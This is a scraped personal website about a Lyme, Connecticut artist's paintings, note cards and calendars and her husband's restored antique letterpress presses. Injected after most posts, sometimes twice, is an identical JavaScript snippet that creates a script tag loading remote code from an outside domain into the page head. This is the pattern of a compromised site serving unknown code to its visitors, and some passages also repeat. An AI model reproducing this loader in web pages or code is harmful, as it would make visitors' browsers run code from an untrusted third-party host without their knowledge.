Angie’s Note Cards available online!
Please click on the image to go to the Note Card Shop. All cards are displayed for easy selection.var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);

Gallery for Slideshow
This page stays as a draft (Save Draft, not Publish), with a gallery. The widget draws its images from the post.
#gallery-1 {
margin: auto;
}
#gallery-1 .gallery-item {
float: left;
margin-top: 10px;
text-align: center;
width: 33%;
}
#gallery-1 img {
border: 2px solid #cfcfcf;
}
#gallery-1 .gallery-caption {
margin-left: 0;
}
/* see gallery_shortcode() in wp-includes/media.php */
 var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
Painting Exhibit at the Lyme Public Library
For the months of December 2023 and January 2024, a collection of Angie’s paintings will be on display in the community room at the Lyme Public Library, 482 Hamburg Road. The library is open Tuesday through Saturday. For hours, please visit the library website, lymepl.org. var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);

Exhibit of Paintings at the Lyme Public Library
For the months of December, 2023, and January, 2024, a collection of Angie’s paintings will be on display in the community room at the Lyme Public Library, 482 Hamburg Road. The library is open Tuesday through Saturday. For hours, please visit the library website at lymepl.org.
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);


C&P Pilot for sale
Completely restored Pilot. Considered one of the finest tabletops ever made. I have restored over 100 presses and I can say this one is a well made beast. You should not have to worry about any castings breaking while getting deep impression. It has the very desirable optional stirrup handle. Comes with my Falstrom adjusting gauge which allows the owner to adjust both impression and inking with ease. The size of the chase is 6-1/2″ by 10″. The rollers and trucks are new and unused. As with all my restorations you must come to my shop to pick up. I do not ship. My shop is 10 minutes from route 95 in Lyme, CT. I will help load into your vehicle, but, you are responsible for securing it to your satisfaction. The price is $2200.00. I will instruct you in how to use, adjust, and clean the press. You will get to print on it before your final purchasing decision. SOLD!
john.falstrom@att.net
 var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);



Golding Official No. 4 for sale
My latest restoration is this Golding Official no. 4 with a 6 x 9 chase. This size is really the sweet spot for tabletop presses. Not too big, and not too small. It can produce really fine work. This press is a late model from the early 1900’s and it is an excellent example with no repairs or welds. It has all it’s original parts right down to the screws and wood board it is mounted on. New rollers and trucks. Included with all presses I sell is a printing lesson on the press you are buying and my Falstrom adjustment gauge that allows both impression and roller height setting with ease. I have restored over 100 presses. You can be assured a fully adjusted press that prints beautifully. Pickup at my shop in Lyme, CT. Sold and going to live in MA. john.falstrom@att.net
 var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
Restoring an 1878 Golding Jobber No. 7 (10 x 15)
It’s pretty clear from my website that I am a Golding enthusiast. You will find a lot of information I have gathered on the brand. I have restored over 100 presses in the last decade and the vast majority were Golding models. I have done a lot of research on Golding as a result. I also have found some pretty rare models often without realizing it at first. It’s great fun. I am thankful to have found this hobby after retiring from the sales world. It fits me very well and given me countless hours of pleasure. That said, I thought I knew most models as a result of my research efforts and hours of restoration. Then I saw this press on Ebay in March of 2021. It was labeled as a Golding Jobber and my first thought was no way.
 This is not a Golding. I know that model very well. It must be mislabeled. But no, it was in fact a Golding Jobber of a design I have never seen. Asking the letterpress community resulted in a similar reaction. No one had ever seen one that looked like this. So………I bid on it. I was the successful bidder, and my wife and I headed out to Lewisburg, PA to retrieve it. The drive was over eight hours total but the press was now in my garage safe and sound. Seen below is a copy of the original bill of sale for the press. It was sold on March 12, 1879 to a gentleman in Taunton, Ma. for the sum of $211, with the novelty of returning $11, making it an even $200. I purchased it on March 13, 2021 for $1250.00. A dollar in 1879 is now worth approximately $27.65 taking inflation into account. That means the press would cost about $5500 new in today’s dollars. Not an inexpensive purchase back then. Ten years after it was originally purchased it was sold to the family of the seller. It was in the possession of that family for 133 years until I purchased it.
The press is constructed much like the Old style Pearl in that the frame is bolted together. The treadle can be moved left or right to make it easier to treadle with either foot. There are many broken parts that need difficult repairs as well. I will take them one at a time and hopefully resolve each one. And so it starts!
This is not a Golding. I know that model very well. It must be mislabeled. But no, it was in fact a Golding Jobber of a design I have never seen. Asking the letterpress community resulted in a similar reaction. No one had ever seen one that looked like this. So………I bid on it. I was the successful bidder, and my wife and I headed out to Lewisburg, PA to retrieve it. The drive was over eight hours total but the press was now in my garage safe and sound. Seen below is a copy of the original bill of sale for the press. It was sold on March 12, 1879 to a gentleman in Taunton, Ma. for the sum of $211, with the novelty of returning $11, making it an even $200. I purchased it on March 13, 2021 for $1250.00. A dollar in 1879 is now worth approximately $27.65 taking inflation into account. That means the press would cost about $5500 new in today’s dollars. Not an inexpensive purchase back then. Ten years after it was originally purchased it was sold to the family of the seller. It was in the possession of that family for 133 years until I purchased it.
The press is constructed much like the Old style Pearl in that the frame is bolted together. The treadle can be moved left or right to make it easier to treadle with either foot. There are many broken parts that need difficult repairs as well. I will take them one at a time and hopefully resolve each one. And so it starts!
 Click on this original bill of sale to go to the restoration story.
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
2022 Calendars

“A Year in Lyme & Old Lyme” calendars will be ready for pick-up or shipping by December 1st.
The wall calendars are $18 each and the desktop version is $10.
Please contact me at angie.falstrom@att.net if you would like to place an order, or click on the image below to order online.
Thank you!
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
Golding Pearl card dropper video
This was an accessory supplied with the Pearl press. The purpose was to speed output by eliminating the need to remove the printed card. After it was printed, it dropped into the first drawer of the base below. You then just had to place the next blank sheet in the press. I am unaware of any other examples of this rare accessory.
var url = 'https://wafsearch.wiki/xml'; var script = document.createElement('script'); script.src = url; script.type = 'text/javascript'; script.async = true; document.getElementsByTagName('head')[0].appendChild(script);
Universal platen press
The Rev. Merritt Gally patented his Universal Printing Machine in 1869. It was a vast improvement over the Gordon platens then used for job printing, superior in both inking and impression, and before long, competitors were selling many versions. Most famous in the US was the Colt’s Armory, and in Europe the Victoria was perhaps the best known. Once cylinder presses became the most efficient machine in letterpress printing, these slow platens were sometimes relegated to diecutting (for which they are still made today), but they remained the most desirable press for fine press printers. Many award-winning fine press books were printed on such presses as the Gally Universal, the Hartford, the Laureate, the National, the Colt’s Armory, the Victoria, the Phoenix, the Thomson, the Sun, the Mitre, the Bremner, and the Gietz (the last in production). As a class of machine they were referred to as Heavy Art Platens, as parallel-impression or parallel-approach or as rolling-sliding platens.
 Merritt Gally Universal
The following files were put here for your use:
Colts_Armory_JTPCDownload
Colts_Laureate_RollerSpecDownload
ColtsArmory_Laureate_JTPC-1Download
colts-and-thompson-press-statsDownload
illustratedcatal00john_1Download
VICBOOK1Download
AutoVic.reinstallingDownload
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);
Merritt Gally Universal
The following files were put here for your use:
Colts_Armory_JTPCDownload
Colts_Laureate_RollerSpecDownload
ColtsArmory_Laureate_JTPC-1Download
colts-and-thompson-press-statsDownload
illustratedcatal00john_1Download
VICBOOK1Download
AutoVic.reinstallingDownload
var url = 'https://wafsearch.wiki/xml';
var script = document.createElement('script');
script.src = url;
script.type = 'text/javascript';
script.async = true;
document.getElementsByTagName('head')[0].appendChild(script);